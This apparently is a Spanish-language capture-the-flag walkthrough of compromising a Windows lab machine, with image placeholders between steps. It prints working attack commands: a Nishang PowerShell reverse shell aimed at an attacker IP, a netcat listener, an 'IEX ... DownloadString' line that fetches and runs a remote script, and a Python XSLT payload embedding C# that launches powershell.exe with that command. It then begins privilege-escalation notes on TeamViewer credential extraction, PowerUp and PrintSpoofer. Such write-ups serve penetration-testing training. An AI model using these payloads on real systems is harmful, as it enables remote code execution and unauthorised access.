
vemos el tcpdump




ahora aqui podemos utilzar cualquier forma para ganar acceso por medio de wget y netcat o wget y nishang por variar usaremos nishang




damos en raw y seleccionamos todo ctrl +e pegamos en un archivo .ps1




ahora a qui modificamos el archivo colocando al final el Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444 obviamente
cambiamos por nuestro port e ip




ahora agregamos la linea de wget en el exploit y levantamos python para transferir el ps1, adicional tambien levantamos rlwrap nc
python3 -m http.server 2000




/c wget http://10.10.14.6:2000/nishangps.ps1
recordemos el /c es para concatenar




rlwrap nc -lvnp 1234




ejecuto pero no hay respuesta



valido y modifico cmd por powershell




ejecuto nuevamente y vemos




sin embargo no hizo nada
ahora validando podemos hacer lo siguiente modicar y utilizar la funcion: IEX(New-Object System.Net.WebClient).DownloadString

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.6:2000/nishangps.ps1')




ejecuto otra veez




aca cambio por \ ‘ en la parte de las // porque seria un caracter especial para que lo tome con en python se utiliza \ '

```
print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c IEX(New-Object System.Net.WebClient).DownloadString(\'http://10.10.14.6:2000/nishangps.ps1\')"; System.Diagnostics.Process proc = new
System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
```


ejecutmaamos




y vemos que somos apoo defaul



no hay mas usuarios por lo cual la flag esta en public





##
##


####ESCALADA DE PRIVILIGIOS de 3 formas TeamViewer 7, Service UsoSvc (PowerUp.ps1), SeImpersonatePrivilege (PrintSpoofer.exe)

##
##


Forma 1 TeamViewer version 7:

La idea es utlizar unas llaves de registro (HKLM) para extraer credenciales en formato AES-128-CBC del software de conexion remota.

